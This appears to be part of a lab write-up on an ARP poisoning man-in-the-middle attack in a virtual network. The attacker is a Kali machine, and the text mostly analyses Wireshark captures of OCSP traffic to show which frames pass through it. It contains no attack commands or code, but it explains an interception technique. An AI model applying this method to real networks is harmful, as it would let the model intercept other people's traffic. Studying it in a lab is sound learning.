
Noice.As you can see the source of the packet on the layer2 protocol has changed to the MAC of the kali machine and the destination to the MAC of the Router which means the packets are routed through the attackers machine before arriving on the gateway.

Now lets see what happens with incoming traffic on the network.

Let's find the response to the request packet we analyzed before.

It seems the response is not routed through the kali machine.That most likely have to do with the efficiency of the arping tool as it not made for arp poisoning attacks but is just a tool to forge and send ARP packets.My theory is that between the ARP replies being send from Kali the router is sending ARP requests and is able to get the real MAC of the victim.Moving on!

Below is a request from source 10.0.3.6 (victim) with source MAC on the Layer 2 the
MAC of the attacker so we know it's been routed through the attackers machine.

```
306 52.382995488   10.0.3.6              212.205.126.73        OCSP      505 Request
308 52.388759505   212.205.126.73        10.0.3.6              OCSP      956 Response
```
Wireshark · Packet 306 · enp0s8

```
▶ Frame 306: 505 bytes on wire (4040 bits), 505 bytes captured (4040 bits) on interfac
▼ Ethernet II, Src: PCSSystemtec_1e:36:4a (08:00:27:1e:36:4a), Dst: PCSSystemtec_c1:89
  ▶ Destination: PCSSystemtec_c1:89:0d (08:00:27:c1:89:0d)
  ▶ Source: PCSSystemtec_1e:36:4a (08:00:27:1e:36:4a)
    Type: IPv4 (0x0800)
▼ Internet Protocol Version 4, Src: 10.0.3.6, Dst: 212.205.126.73
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 491
    Identification: 0x854f (34127)
```

Below is the response of that request and the field of Layer 2 in the header has the
destination MAC for the attacker's machine. The identification number on the IPv4 field
is 55766 so let's go to the attacker's machine and find that packet.

```
306 52.382995488   10.0.3.6              212.205.126.73        OCSP      505 Request
308 52.388759505   212.205.126.73        10.0.3.6              OCSP      956 Response
```
Wireshark · Packet 308 · enp0s8

```
▶ Frame 308: 956 bytes on wire (7648 bits), 956 bytes captured (7648 bits) on interfac
▼ Ethernet II, Src: PCSSystemtec_c1:89:0d (08:00:27:c1:89:0d), Dst: PCSSystemtec_1e:36
  ▶ Destination: PCSSystemtec_1e:36:4a (08:00:27:1e:36:4a)
  ▶ Source: PCSSystemtec_c1:89:0d (08:00:27:c1:89:0d)
    Type: IPv4 (0x0800)
▼ Internet Protocol Version 4, Src: 212.205.126.73, Dst: 10.0.3.6
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 942
    Identification: 0xd9d6 (55766)
```

Attacker

```
982 293.698338321 10.0.3.6              212.205.126.73     OCSP      505 Request
986 293.704697944 212.205.126.73        10.0.3.6           OCSP      956 Response
```
Wireshark · Packet 986 · eth0

```
▶ Frame 986: 956 bytes on wire (7648 bits), 956 bytes captured (7648 bits) on interface eth0, id 0
▼ Ethernet II, Src: PCSSystemtec_c1:89:0d (08:00:27:c1:89:0d), Dst: PCSSystemtec_1e:36:4a (08:00:27:1e:36:4
  ▶ Destination: PCSSystemtec_1e:36:4a (08:00:27:1e:36:4a)
  ▶ Source: PCSSystemtec_c1:89:0d (08:00:27:c1:89:0d)
    Type: IPv4 (0x0800)
    [Stream index: 4]
▼ Internet Protocol Version 4, Src: 212.205.126.73, Dst: 10.0.3.6
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 942
    Identification: 0xd9d6 (55766)
```
Here is the packet.Nothing has changed on the header so let's move to the victim.

```
    623 186.487035258 10.0.3.6                    212.205.126.73       OCSP      505 Request
    625 186.501815924 212.205.126.73              10.0.3.6             OCSP      956 Response
```

Wireshark · Packet 625 · enp0s3

```
▶ Frame 625: 956 bytes on wire (7648 bits), 956 bytes captured (7648 bits) on interface enp0s3, id 0
▼ Ethernet II, Src: PCSSystemtec_1e:36:4a (08:00:27:1e:36:4a), Dst: PCSSystemtec_e3:58:8a (08:00:27:e3:
  ▶ Destination: PCSSystemtec_e3:58:8a (08:00:27:e3:58:8a)
  ▶ Source: PCSSystemtec_1e:36:4a (08:00:27:1e:36:4a)
    Type: IPv4 (0x0800)
▼ Internet Protocol Version 4, Src: 212.205.126.73, Dst: 10.0.3.6
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 942
    Identification: 0xd9d6 (55766)
```

In the Layer 2 field of the header we can see the source : MAC of the attacker, and the destination : MAC of the victim which means the incoming packet was routed through the kali machine.

Gateway-Router IP : 10.0.3.10 , MAC : 08:00:27:C1:89:0D
Victim IP : 10.0.3.6 , MAC : 08:00:27:E3:58:8A
Attackers IP : 10.0.3.3 MAC : 08:00:27:1E:36:4A